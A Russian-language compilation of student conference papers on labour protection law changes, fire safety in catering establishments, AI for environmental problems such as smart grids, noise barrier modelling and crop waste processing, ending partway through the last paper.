Основными задачами трудового законодательства являются создание необходимых правовых условий для достижения оптимального согласования интересов сторон трудовых отношений, интересов государства, а также правовое регулирование трудовых отношений и иных непосредственно связанных с ними отношений.

Охрана труда не стоит на месте и периодически НПА претерпевают некоторые изменения.

1. С 1 января 2025 года организации будут обязаны выдавать средства индивидуальной защиты по Единым типовым нормам, утвержденным Приказом Минтруда РФ от 29.10.2021 № 766н [2]. При этом работодатель уже с 1 сентября 2023 года может определять потребность в средствах индивидуальной защиты в зависимости от профессий и должностей с учетом перечня и уровня воздействия вредных или опасных производственных факторов, установленных по результатам СОУТ и ОНР, количества работников на этих рабочих местах, иных факторов, определяемых работодателем, влияющих на уровень потребности в СИЗ. С 1 сентября 2023 года по 31 декабря 2024 года — переходный период, когда при выдаче работникам СИЗ работодатель вправе руководствоваться и типовыми отраслевыми нормами, соответствующими его виду деятельности. При отсутствии профессий и должностей в соответствующих типовых нормах работодатель выдает работникам СИЗ, предусмотренные типовыми нормами для работников сквозных профессий и должностей всех отраслей экономики, а при отсутствии профессий и должностей в этих типовых нормах — типовыми нормами для работников, профессии (должности) которых характерны для выполняемых работ.

2. С 1 сентября 2023 года действует Постановление Правительства РФ от 30.05.2023 № 866 [3]., которое вводит новый формат медосмотров водителей — дистанционный. Дистанционные медосмотры нужно проводить с помощью медицинского оборудования и изделий, которые обеспечивают автоматизированную передачу информации о состоянии здоровья работников и дистанционный контроль состояния их здоровья.

Также с 1 сентября 2023 года вступает в силу Приказ Минздрава РФ от 30.05.2023 № 226н, который разрешает дистанционно проводить предрейсовые и послерейсовые медосмотры [4].

Такое решение принято, чтобы работодателям было удобнее проводить медицинские осмотры водителей, сохраняя при этом необходимый уровень контроля и безопасности.

3. С 1 марта 2023 года некоторые виды микропредприятий могут проводить специальную оценку условий труда в упрощенном порядке (Приказ Минтруда России от 31.10.2022 № 699н).

Новшество касается микропредприятий, у которых в качестве основного вида экономической деятельности указаны разработка компьютерного программного обеспечения, деятельность в области информационных технологий, финансовая и страховая деятельность, а также деятельность в области права и бухгалтерии и некоторые другие.

Сокращение затрат на измерения, исследования и испытания позволит микропредприятиям сфокусироваться на основной деятельности, сохраняя при этом надлежащие условия труда для своих сотрудников. Кроме того, работодатели смогут сэкономить, потому что не придется привлекать сторонние аккредитованные лаборатории для проведения СОУТ.

Как мы уже говорили, в области охраны труда государственная политика направлена на обеспечение безопасности и здоровья работников на рабочем месте, снижение производственного травматизма и профессиональных заболеваний, создание условий для комфортного и безопасного труда.

Основные принципы государственной политики в области охраны труда включают в себя:

1. Предупреждение травм и заболеваний
2. Обучение и информирование
3. Регулирование
4. Содействие и поддержка
5. Социальное обеспечение

Но существует и такое понятие как «Риск-ориентированный подход», который появился в ходе поправок в раздел X «Охрана труда» ТК РФ в 2021 году. Общая задача поправок - перейти к риск-ориентированному менеджменту в сфере охраны. Риск-ориентированный подход предполагает максимальную персонализацию политики в области охраны труда. После вступления в силу поправок работодатель будет обязан учитывать те риски, которые возникают на конкретном рабочем месте, и обеспечивать условия для охраны труда работника с учетом особенностей работы на конкретном рабочем месте. Документ

расширяет обязанности работодателя в части профилактических мер, которые предусматривают выявление опасностей и профессиональных рисков на рабочем месте, анализ и оценку условий труда, учет микротравм и расследование причин их появления.

Вводится запрет на работу в опасных условиях труда. Работодатель обязан приостановить работу, если по результатам спецоценки условиям труда на рабочем месте присвоен 4 й класс. При этом в случае выявления такой опасности на рабочих местах за работниками на время приостановки работ сохраняется место (должность) и средний заработок. Возобновить деятельность можно только после получения результатов повторной спецоценки, которая подтвердит снижение уровня опасности.

Оценку профессиональных рисков необходимо проводить не только для уже действующих производственных процессов, но и перед вводом в эксплуатацию производственных объектов и вновь организованных рабочих мест. Рекомендации по выбору методов оценки уровней профессиональных рисков и по их снижению утверждаются федеральным органом исполнительной власти в сфере труда.

Принципиально меняется подход в предоставлении средств индивидуальной защиты (СИЗ). Обеспечение СИЗ будет осуществляться с учетом имеющихся на рабочем месте вредных производственных факторов, а не в зависимости от профессии занятого на конкретном рабочем месте работника.

Любая задача управления риском сводится к тому, чтобы убрать (исключить) неопределенность. Можно выделить два вида риска:

1. Риск, который мы учитываем на основе статистических данных прошлых лет — таким риском мы не управляем, мы его принимаем как должное.

2. Риск, который мы не знаем (будущий риск) — таким риском нужно управлять. Таким образом, деятельность в области оценки и профилактики риска на опасном производстве направлена именно на предотвращение несчастных случаев и смертельных исходов.

Вышеизложенное свидетельствует, что риск-ориентированный подход — это самый грамотный подход к безопасной организации труда.

Риск-ориентированный подход дает возможность обнаружить «узкие места» в системе обеспечения промышленной безопасности и охраны труда, не принятые во внимание действующими нормативными актами по причине апостериорности последних, а также осуществлять фиксацию угроз, связанных с вероятными отступлениями от требований безопасности.

Этот подход основан на идентификации, оценке и управлении рисками, связанными с трудовой деятельностью, с целью предотвращения производственных травм и заболеваний. Его основные принципы заключаются в:

1. Идентификации опасностей: Необходимо проанализировать все возможные опасности, которые могут привести к производственным травмам или заболеваниям, и определить их источники.

2. Оценки рисков: После определения опасностей следует провести оценку риска, то есть оценить вероятность возникновения негативных последствий и степень их серьезности.

3. Управлении рисками: На основе оценки рисков необходимо разработать и внедрить меры по их управлению. Это может включать в себя внедрение профилактических мер, обучение персонала, улучшение условий труда и другие действия.

4. Вовлечении работников: Важным элементом риск-ориентированного подхода является активное участие работников в процессе идентификации опасностей, оценки рисков и разработки мер по управлению ими.

5. Непрерывном улучшении: Процесс управления рисками в области охраны труда должен быть непрерывным и включать в себя постоянное обновление и улучшение мероприятий на основе анализа эффективности принятых мер.

Использование принципов риск-ориентированного подхода имеет большое практическое значение при прогнозировании индивидуального риска влияния опасных производственных факторов.

Список источников

1. Трудовой кодекс Российской Федерации;
2. Приказом Минтруда РФ от 29.10.2021 № 766н;
3. Постановление Правительства РФ от 30.05.2023 № 866;
4. Приказ Минздрава РФ от 30.05.2023 № 226н.
5. Корсаков А.В., Тотай А.В., Филин С.С., Галюжин А.С., Галюжин С.Д. Экология. Учебник и практикум / Сер. 60 Бакалавр. Прикладной курс. (5-е издание, переработанное и дополненное) Москва, 2019.

Материал поступил в редколлегию 18.04.2024

УДК 614.84

Анализ основных нарушений пожарной безопасности в местах общественного питания

Смоленцева Дарья Владимировна (ст.гр.20-ТБ-бтпп-Б),

Ткачев Кирилл Андреевич (ст.гр.20-ТБ-бтпп-Б)

Работа выполнена под руководством доцента кафедры «Техносферная безопасность», Удовенко Елены Васильевны (lena1660@yandex.ru)

Аннотация. Основными причинами возгорания мест общественного питания являются неисправное кухонное оборудование, поджоги и механические повреждения, неправильный монтаж и эксплуатация электропроводки.

Ключевые слова: пожарная безопасность, пожары, места общественного питания.

К предприятиям общественного питания относят рестораны, бары, кафе, столовые и ночные клубы, рассчитанные на разное количество посетителей. Люди приходят в такое место, чтобы поесть, отдохнуть или отметить праздничное событие. Очень обидно, если такой праздник омрачит несоблюдение норм пожарной безопасности хозяином предприятия. Владелец полностью несет ответственность за клиентов и свой персонал, безопасность их жизни и самочувствия. Пожары в местах общественного питания происходят едва ли не каждый год.

Основными причинами возникновения очагов возгораний в помещениях организаций общепита являются:

1. неосторожность при курении, в том числе по вине работников предприятий;
2. нарушения требований пожарной безопасности (ПБ), техники безопасности труда при разогреве горючих жидкостей, приготовлении пищи на открытом пламени;
3. неисправности, механические повреждения, неправильный монтаж и эксплуатация электропроводки, технологического кухонного и осветительного оборудования;
4. использование, вопреки правилам ПБ, пиротехнической продукции внутри помещений, что приводит к быстрому распространению пожара.

Анализируя причины возгорания мест общественного питания за 2022-2023 год, можно заметить, что основной причиной является кухонное оборудование (37,5%), поджог и подозрительные случаи (12,2%) и электросети (11,5%).

Причиной одного из самых крупных пожаров в месте общественного питания в Бангладеше стала утечка газа болона, который располагался на кухне, при этом погибло 44 человека, а 20 получили ранения.

В 2022 году произошло возгорание в ресторане «CHESTER» города Брянска, эвакуировали более 300 человек, система сигнализации сработала без сбоев, в результате возгорания никто не пострадал.

Заведение общественного питания условно делится на две части: зону обслуживания посетителей и зону приготовления пищи. Каждая из них требует соблюдения своих норм пожарной безопасности [3].

Еще на моменте проектирования здания должно быть определено количество эвакуационных выходов, ширина проходов и при наличии лестничных пролетов [1].

Обязателен контроль средств пожаротушения. Первичными средствами пожаротушения являются огнетушители, пожарные краны, пожарный инвентарь (шкафы, щиты, ведра, ящики для песка), которые собственник здания обязан их размещать.

Для соблюдения требований правил пожарной безопасности необходимо выполнять следующие мероприятия: издание приказа о назначении ответственного за средства пожаротушения, регулярное ведение журнала технического обслуживания огнетушителей, регулярное ведение журнала проведения проверки и перезарядки огнетушителей, на каждый огнетушитель должен быть эксплуатационный паспорт, если имеется пожарная автоматика, необходима инструкция о порядке действий персонала, которая размещается на стене.

Для предотвращения образования пожарной ситуации рекомендуется:

1. проведение регулярных проверок и обслуживания пожаротушащего оборудования, включая огнетушители;
2. правильное использование электрооборудования;
3. правильное хранения взрывоопасных и горючих веществ;
4. поддержание и установка систем пожарной защиты;
5. организация планового пожарного контроля;
6. наличие планов эвакуации;
7. забота о пожарной безопасности персонала и клиентов;
8. сотрудничество со службами пожарной безопасности.

Список источников

1. Федеральный закон "Технический регламент о требованиях пожарной безопасности" от 22.07.2008 N 123-ФЗ / Информационно-справочная система «Консультант-Плюс».
2. Федеральный закон от 21.12.1994 № 69-ФЗ (ред. от 02.07.2013) "О пожарной безопасности / Информационно-справочная система «Консультант-Плюс».
3. Бурашников Ю.М. Охрана труда в пищевой промышленности и общественном питании: учебн. для студ. Учреждений сред. проф. образования.- М.: Издательский центр «Академия», 2018.-272с. Стр.203-206. Глава 20 п. 20.1-20.4. Стр. 217-266. Глава 21 п. 21.1-22.4.
4. Корсаков А.В., Тотай А.В., Филин С.С., Галюжин А.С., Галюжин С.Д. Экология. Учебник и практикум / Сер. 60 Бакалавр. Прикладной курс. (5-е издание, переработанное и дополненное) Москва, 2019.
5. Корсаков А.В., Михалев В.П., Трошин В.П. Комплексная эколого-гигиеническая оценка изменений состава среды как фактора риска для здоровья населения. Deutschland, 2012.

Материал поступил в редколлегию 18.04.2024

УДК 378:004

Исследование влияния искусственного интеллекта на решение экологических проблем

Солодухин М.Н., Анищенко И.А. (ст.гр.0-23-ЭиН-пэ-Б)

Работа выполнена под руководством доцента кафедры «Техносферная безопасность» Быкова Ирина Васильевна (irina.bykova2015@yandex.ru)

Аннотация. Рассмотрены и изучены особенности и применение искусственного интеллекта в экологии, предложены варианты решения. Бережное отношение к окружающей среде красной линией идет на повестках дня компаний, организаций и целых государств. Использование искусственного интеллекта в экологической сфере может оказать заметную роль на успешность защиты нашей планеты.

Ключевые слова: интеллект, экология, окружающая среда, климат, умная электростанция

Как известно, большую роль в глобальном потеплении играют парниковые газы, большая часть которых образуется в результате сжигания ископаемого топлива (нефть, природный газ, уголь, горючие сланцы и пр.). С ископаемым топливом связано и загрязнение окружающей природной среды, происходящее при разработке месторождений, транспортировке и самое главное — при его сжигании. В настоящее время в мире ископаемое топливо обеспечивает около 78% мировых потребностей в энергии, в том числе за счет нефти — 33 %, угля — 27% и природного газа — 18%. Ежегодно в мире сжигается более 9 млрд т условного топлива, что приводит к выбросу в окружающую среду более 20 млрд т диоксида углерода (CO₂) и более 700 млн т других соединений.

Искусственный интеллект позволяет снизить это влияние за счет следующих возможностей:

1. Повышение доли электроэнергии, вырабатываемой с помощью экологически чистых возобновляемых источников, таких как солнце и ветер. До сих пор метеозависимость этих источников снижала эффективность их использования. Использование AI-технологий позволило прогнозировать выработку энергии на солнечных и ветряных электростанциях. Искусственный интеллект сделал менее сложной их интеграцию в энергосистемы, позволяя выстраивать оптимальный баланс мощностей на достаточно длительный период времени (до 1 года). Ко всему прочему за счет этих возможностей сокращается стоимость ветряной и солнечной электроэнергии. Доля составляет около 2% в структуре выработки энергии. Российская Федерация обладает богатым солнечным потенциалом, который существенно превышает потенциал европейских стран. Россия располагает площадями, многократно большими, чем другие страны. Поэтому, согласно расчетам, выработка солнечных электростанций в РФ может превышать средние показатели, например,

Германии, которая является одним из лидеров развития солнечной энергетики в мире [1].

2. Оптимизация работы топливных электростанций. (ТЭС) В частности, уже сейчас функционируют решения, повышающие эффективность производства электроэнергии, а также позволяющие снизить частоту «пережогов» топлива и оптимизировать работу электростанций. Проект «Умная электростанция» признан значимым элементом будущей энергетической системы России, которая берет курс на превращение в интеллектуальную энергосистему. На данный момент этот проект уже реализован в Новосибирске. Чуть позже мы его разберём.

Непрерывное развитие технологий позволяет автоматизировать многие бытовые и производственные процессы, в том числе и создавать системы такие как Умная электростанция. Интеллектуальное оборудование таких систем способно эффективно управлять электростанциями любого типа (солнечными, дизельными, ветровыми, механическими и т.д.), обеспечивая бесперебойную работу производственных цехов, различных агрегатов, контролируя энергоснабжение жилых и прочих объектов. Благодаря интегрированию умных систем управления электростанциями в производственные и иные процессы, появляется возможность стабилизировать работу промышленных установок, избежать сбоев, исключить поломки станков вследствие скачков напряжения и т.д.

Система Умная электростанция – это комплекс технологического оборудования, позволяющий автоматизировать работу генераторов и других сопутствующих приборов с возможностью беспрепятственного перехода от основного к резервному источнику питания (и наоборот) без привлечения человека.

Умная электростанция способна функционировать самостоятельно, выполняя действия по заранее заданному алгоритму.

В соответствии с режимом работы выделяют электростанции автономные и резервные.

Какое оборудование входит в систему умной электростанции

При организации автоматизированных систем управления «Умная электростанция» осуществляется монтаж следующего оборудования:

- генераторной установки необходимого типа и мощности;
- аккумуляторного блока или источника бесперебойного питания (ИБП);
- контакторов, которые отвечают за переключение цепи питания;
- системы автоматического ввода резерва (АВР), т.е., блока автоматики, подающего сигнал при возникновении перебоев в сети и переводящего систему на соответствующий источник питания.

Умные электростанции не требуют участия дополнительного обслуживающего персонала и способны выполнять свои функции непрерывно, что особенно важно для предприятий, оборудование которых нельзя останавливать.

Автоматизированные умные электростанции с резервными генераторами и блоками переключения контактов (БПК) незаменимы для производственных цехов и иных объектов, где любые перебои и отключения энергопитания критичны.

В зависимости от типа и назначения электростанции, она может выполнять функции постоянного, резервного или дополнительного источника питания. Последний подключается параллельно основному источнику питания, когда мощности сети становится недостаточно и нужна подпитка. Наиболее популярны первые два варианта.

Согласно стандартному алгоритму, электростанции с автоматизированным (умным) управлением осуществляют непрерывный контроль подачи электричества к объекту. В том случае, если электроэнергия от сети, какой-либо причине, перестанет поступать, либо напряжение источника питания падает до критической отметки, умная автоматика подает соответствующий сигнал на панель управления. В течение 1-2 секунд запускается двигатель (или другое оборудование в зависимости от типа электростанции). Параллельно с этим срабатывает БПК, отсоединяет питание объекта от общей сети и переключает его на электростанцию (либо подключается параллельно). Таким образом, в течение 2-3 секунд после отключения электроэнергии (или возникновения сбоев) питание объекта восстанавливается посредством дополнительного источника.

Помимо нужд производства, умные электростанции могут устанавливаться на жилых объектах, в тех случаях, когда имеют место частые отключения энергопитания. Например, это могут быть частные дома, расположенные в отдаленной местности.

3. Сокращение потерь электроэнергии при ее транспортировке из места выработки к потребителям. В энергетическую стратегию России уже включены элементы использования «умных сетей», в частности, В ПАО «ФСК ЕЭС» запущен процесс развития магистральных электрических сетей на базе технологий искусственного интеллекта.

Интеллектуальная электросеть - это электрическая сеть, которая включает в себя различные эксплуатационные и энергетические меры, включая:

- Продвинутая измерительная инфраструктура (из которых интеллектуальные счетчики являются общим названием для любого коммунального устройства, даже если оно более мощное, например, волоконно-оптический маршрутизатор)
- Интеллектуальные распределительные щиты и автоматические выключатели, интегрированные в систему домашнего управления и реагирования на спрос (*за счетчиком* с точки зрения коммунальных служб)
- Переключатели управления нагрузкой и интеллектуальные приборы.
- Возобновляемые источники энергии, включая способность заряжать припаркованные аккумуляторы (электромобили) или более крупные батареи, переработанные из них, или другие накопители энергии.

Сомнений в замене автобусов на электрический транспорт не возникает, в том числе из-за вреда первых для экологии. Еще в 2020 году Мосгортранс приводил данные, что замена одного дизельного автобуса на электробус снижает выбросы углекислого газа в окружающую среду на 60,7 т в год. Кроме того, по сравнению с автобусами, работающими на традиционных видах топлива, электробусы более просты в обслуживании. Зарядка электробусов происходит только на конечных остановках во время отдыха водителя, поэтому процесс подзарядки не оказывает никакого влияния на график работы на маршруте. Запас хода заряженного электробуса составляет 150 км, средний дневной пробег такого вида транспорта для городов-миллионников оценивается в 100–200 км. Кроме того, батарея электробуса способна подзарядиться во время торможения. Это особенно актуально для работы на городских маршрутах с частыми остановками,

- Внедрение технологии smart grid также подразумевает фундаментальный реинжиниринг отрасли электроснабжения, хотя типичное использование термина сосредоточено на технической инфраструктуре.

Так вот возвращаемся к теме в Новосибирске запустили первую в России беспилотную умную электросетевую систему (smart grid)

Она работает в автоматическом режиме и позволяет увеличить надежность и экологичность малых электростанций, расположенных в отдалении от общих электросетей. Разработка позволит сократить количество вредных выбросов в атмосферу. Главной особенностью разработки является ее полная автономность от человеческого вмешательства, она управляется автоматически, оператор лишь следит за корректностью работы. Главным образом, разработка ориентирована на удаленные объекты: заводы или жилые комплексы, которые используют собственные электростанции из-за того, что электроэнергия из общих сетей для них слишком дорога, поскольку существенная ее часть теряется при передаче на большие расстояния. Smart grid же позволяет объединять малые электростанции в целые энергосистемы, работающие в автономном режиме.

Также технология решает проблему надежности. В случае аварии или потребности в дополнительных мощностях она в автоматическом режиме может получать эти мощности из общей электросети. Smart grid дает возможность и обратному процессу - передаче мощностей из малых электростанций в общую сеть. Таким образом, собственники малых электростанций могут не только обеспечивать энергией свои объекты, но и продавать излишки в общую сеть.

Благодаря снижению потерь при передаче электроэнергии снизится и число вредных газов, выбрасываемых в атмосферу. При этом для интеграции или отключения малых электростанций в общую сеть требуется долгий и дорогостоящий процесс реконструкции самих сетей. Разработчики рассчитывают, что внедрение Smart grid привлечет дополнительные инвестиции малого и среднего бизнеса в российскую энергетику. По предварительным подсчетам, продажа электроэнергии в общую сеть может сократить срок окупаемости локальной станции на 30-50%.

Интеллектуальные сети также могут отслеживать / управлять бытовыми устройствами, которые не критичны в периоды пикового энергопотребления, и возвращать их работоспособность в нерабочее время.

Преимущества и недостатки смарт-гридов для потребителей.

Одним из основных преимуществ является возможность экономии электроэнергии. Смарт-гриды позволяют оптимизировать процесс потребления энергии, что позволяет снизить размеры счетов за электроэнергию. Также, благодаря технологиям сбора и анализа данных о потреблении, пользователи могут получить дополнительные инструменты для управления своими расходами на электроэнергию.

Еще одно преимущество заключается в увеличении надежности и безопасности работы генераторов и передачи электроэнергии. Более точное и быстрое выявление аварий позволяет оперативно реагировать на них и проводить необходимые ремонтные работы. Это также способствует предотвращению частых перегрузок систем передачи, что может привести к снижению риска возникновения пожаров и других неприятных последствий.

Однако, среди недостатков смарт-гридов можно выделить потенциальную уязвимость системы к кибератакам. Кроме того, владельцы электросетей могут нести дополнительные расходы на установку и обслуживание новых технологических решений. Также, для использования возможностей смарт-гридов необходимо иметь доступ к интернету и соответствующую инфраструктуру.

В целом же, смарт-гриды представляют из себя перспективную технологию для оптимизации работы генераторов и передачи электроэнергии. Они дают пользователям больше контроля над своим потреблением электроэнергии и способствуют более экономичной работе всей системы.

Немалую роль в повышении содержания парникового газа в атмосфере играет транспорт. В России автотранспорт за год в атмосферу выбрасывает большой объем канцерогенных веществ: 27 тыс. т бензола, 17.5 тыс. т формальдегида, 1.5 т бенз(а)пирена и 5 тыс. т свинца. В целом, общее количество вредных веществ, ежегодно выбрасываемых автомобилями, превышает 20 млн т. С точки зрения наносимого ущерба окружающей среде, автотранспорт лидирует во всех видах негативного воздействия: загрязнение воздуха - 95%, шум - 49.5%, воздействие на климат - 68%. Из 35 млн т. вредных выбросов 89% приходится на выбросы автомобильного транспорта и предприятий дорожно-строительного комплекса. Искусственный интеллект и здесь готов прийти на помощь[2].

5.Использование беспилотных автомобилей, в работе которых применяются алгоритмы компьютерного зрения и глубокие нейронные сети. Благодаря такому транспорту станет возможным сокращение среднесуточного пробега и предотвращение пробок, применение алгоритмов экологического вождения, обеспечивающих максимальную энергоэффективность, автоматизированное управление группами автомобилей в потоке. Это — дело ближайшего будущего. Правительство РФ в марте 2022 года приняло

постановление, согласно которому при успешном прохождении испытаний беспилотные автомобили к 2025 году станут частью городской инфраструктуры России [3].

Таким образом, искусственный интеллект играет важную роль в решении экологических проблем. Он может быть использован для мониторинга окружающей среды, прогнозирования, оптимизации и моделирования экологических процессов, а также разработки эффективных экологических решений. Применение искусственного интеллекта позволяет улучшить понимание и управление экологическими системами, что способствует сохранению природы и устойчивому развитию.

ИИ может анализировать большие объемы данных и делать прогнозы, обеспечивая понимание того, что человек в противном случае не смог бы определить.

Программа на базе ИИ может автоматизировать повторяющуюся работу, позволяя сотрудникам сосредоточиться на более сложной и творческой работе. Это может привести к повышению производительности, улучшению точности, уменьшению количества человеческих ошибок и снижению затрат а также(ИИ) может выполнять задачи, которые требует минимальной задержки времени.

Недостатки искусственного интеллекта:

Автоматизация с помощью ИИ может привести к вытеснению рабочих мест и безработице, особенно в тех отраслях, где повторяющиеся задачи легко автоматизировать. Это может иметь значительные экономические и социальные последствия, такие как рост неравенства.

ИИ может быть использован в злонамеренных целях, например, для взлома, кибератак и наблюдения.

Системы ИИ часто сложны и трудны для понимания, что затрудняет привлечение отдельных лиц или организаций к ответственности за их действия. Кроме того, многие системы ИИ работают по принципу "черного ящика", когда трудно понять, как принимаются решения.

Еще одним недостатком ИИ является то, что он может принимать решения без вмешательства человека, что может привести к отсутствию подотчетности и понимания того, как эти решения принимаются. Кроме того, сильная зависимость от технологий ИИ может привести к отсутствию у людей навыков критического мышления и способности принимать решения.

ИИ, как симуляция человеческого интеллекта, способен совершить революцию в промышленности и улучшить нашу жизнь во многих отношениях, но он также сопряжен со значительными рисками и проблемами.

Крайне важно ответственно подходить к разработке и внедрению технологий ИИ, чтобы обеспечить их этичное, прозрачное и выгодное для всех членов общества использование.

Разработка и внедрение технологии ИИ — это непрерывный процесс, требующий постоянных исследований и обсуждений, чтобы обеспечить ее использование для улучшения жизни общества.

Список источников

1. «Homo Roboticus? Люди и машины в поисках взаимопонимания», Джон Маркофф.
2. «Верховный алгоритм. Как машинное обучение изменит наш мир», Педро Домингос.
3. «Искусственный интеллект. Этапы. Угрозы. Стратегии», Ник Бостром.
4. Евенко В.В., Новиков М.М., Спасенников В.В. Проблемы оценивания интеллектуального потенциала и интеллектуального капитала инженерно-технических работников. Менеджмент в России и за рубежом. 2014. № 5. С. 117-127.
5. Евенко В.В., Подвесовский А.Г., Белеванцева Н.М., Спасенников В.В. Многокритериальная модель оценки интеллектуального капитала будущих специалистов для промышленных предприятий. Социология образования. 2013. № 1. С. 036-043.

Материал поступил в редколлегию 18.04.2024

УДК 625.748.32

Исследование эксплуатационных свойств шумозащитных экранов

Трандина Дарья Сергеевна (студентка группы О-21-ТБ-бтпп-Б)

Работа выполнена под руководством профессора кафедры «Техносферная безопасность» Тотая Анатолия Васильевича (totai_av@mail.ru)

Аннотация. В работе рассмотрены различные конструктивные варианты компоновки шумозащитных экранов, устанавливаемых на открытых пространствах вдоль загруженных автомобильных трасс. Получены математические зависимости для расчета эффективности их эксплуатационных свойств.

Ключевые слова: шумозащитный экран, источник шума, вертикальные параметры, горизонтальные параметры, математическая модель.

Первый этап математического моделирования направлен на описание и оптимизацию вертикальных характеристик шумозащитных экранов [1]. На рис.1 представлена схема эксперимента, на основе которой осуществлялось имитационное моделирование процесса шумопоглощения.




Рис.1. Экспериментальная схема исследования вертикальных параметров шумозащитных экранов.

Обозначения: ШЭ – шумозащитный экран; ИШ – источник шума; ПШ – приемник шума; l , h и α – варьируемые параметры

Реализация математической модели и доведение ее до варианта практического использования проводилась с помощью метода многофакторного планирования эксперимента. В экспериментальных исследованиях материалом шумозащитных экранов служили стальные конструкции, покрытые пленкой полиэстера.

В наших опытах было принято решение установить уровень звука L в зависимости от вариации трех параметров экранов: l (м) – расстояние источника шума от экрана; h (м) – высота экрана; α° – угол наклона козырька экрана в сторону ИШ. Длина козырька равнялась 0,8 м, высота расположения ИШ и ПШ находилась в пределах 2-2,5 м[2].

Получение эмпирических зависимостей производилось на основе реализации полного многофакторного эксперимента (ПФЭ) вида $N=2^K$, где N – число опытов, число уровней факторов, K – число факторов.

Компьютерная обработка результатов ПФЭ позволила получить следующую эмпирическую зависимость

$$L = C_L / l^{X_L} h^{Y_L} \alpha^{Z_L}, \quad (1)$$

где C_L – константа;

X_L, Y_L, Z_L – коэффициенты, зависящие от конкретных условий испытаний.

В нашем случае они имеют следующие значения:

$C_L=192$; $X_L=0,17$; $Y_L=0,21$; $Z_L=0,11$.

Далее аналогичные эксперименты были проделаны над различной конфигурацией шумозащитных средств в плане. На рис.2 приведена базовая схема для исследования уровня звука в зависимости от вида и положения шумозащитного экрана.




Рис.2. Экспериментальная схема для исследования горизонтальных параметров шумозащитных экранов.

Обозначения: ШЭ – шумозащитный экран; ИШ – источник шума; ПШ – приемник шума

Математическая обработка результатов эксперимента позволила получить следующую степенную математическую зависимость

$$L_r = \frac{C_L \beta^q}{m^{x_L} n^{y_L} c^{z_L}}. \quad (2)$$

Для исследованных диапазонов факторов $C_L^1=163$; $x_L=0,26$; $y_L=0,19$; $z_L=0,09$. Проверка на адекватность по F критерию и значимость коэффициентов модели подтвердили ее корректность.

Список источников

1. ГОСТ 23337-2014 Шум. Методы измерения шума на селитебной территории и в помещениях жилых и общественных зданий. [Текст.] - Введ. 2015-07-01. - Межгос. советом по стандартизации, метрологии и сертификации М.: Изд-во стандартов, 2014 г.
2. Иванов Н. И., Семенов Н. Г., Тюрина Н. В. Акустические экраны для снижения шума в жилой застройке // Безопасность жизнедеятельности. -2012. № 4. - С. 20.
3. Дергачева Е.А. Современная глобализация как мегатенденция взаимосвязанных социо-эколого-экономических изменений. Фундаментальные исследования. 2015. № 12-2. С. 371-375.
4. Демиденко А.И., Демиденко И.А. Модернизация системы управления конкурентоспособностью предприятия с использованием конкурентных преимуществ. Вестник Брянского государственного технического университета. 2016. № 5 (53). С. 121-127.
5. Дадыкин В.С., Дадыкина О.В. Методика расчета необходимого прироста запасов в управлении воспроизводством минерально-сырьевой базы. Вестник Самарского государственного экономического университета. 2019. № 3 (173). С. 54-59.

УДК 631.95

Анализ методов переработки отходов растениеводства

Шелахова Анастасия Викторовна (ст.гр. О-20-СиМ-смон-Б)

Работа выполнена под руководством доцента кафедры «Техносферная безопасность», Быковой Ирины Васильевны (irina.bykova2015@yandex.ru)

Аннотация. Работа посвящена анализу методов переработки отходов растениеводства. Приведены современные способы переработки органических отходов и их особенности.

Ключевые слова: переработка, растениеводство, отходы, биотопливо.

Растениеводство – отрасль сельского хозяйства, предназначенная для обеспечения населения продовольствием и получения сырья для ряда отраслей промышленности. Однако вместе с развитием растениеводства наблюдается образование большого количества отходов и усиление в связи с этим неблагоприятного влияния на окружающую среду. Ежегодно образуется 160 тыс. т соломы, 3 тыс. т лузги проса, подсолнечника. Поэтому одной из актуальных проблем растениеводства является переработка органических отходов.

Они применяются в качестве удобрений, подстилки для животных, в рукоделии и др.

Однако существуют и современные направления:

- биоэнергетика;
- строительная отрасль;
- биоразлагаемая упаковка

Так, биогаз представляет собой смесь газов, основные элементы которого метан и углекислый газ. Растительными отходами для производства газа служат свекольная ботва, жом, кукурузный силос.

Технология производства включает подготовку и подачу субстрата в герметичные резервуары, где переработку субстанции проводят метановые бактерии, продуктом жизнедеятельности которых является метан. Он поднимается вверх в газгольдер и отводится по специальным трубам, а отработанный субстрат периодически извлекается из хранилища и применяется в качестве удобрения [1].

Энергия, заключенная в 1 м³ биогаза, равна энергии 0,6 м³ природного горючего газа и 0,7 литра нефти.

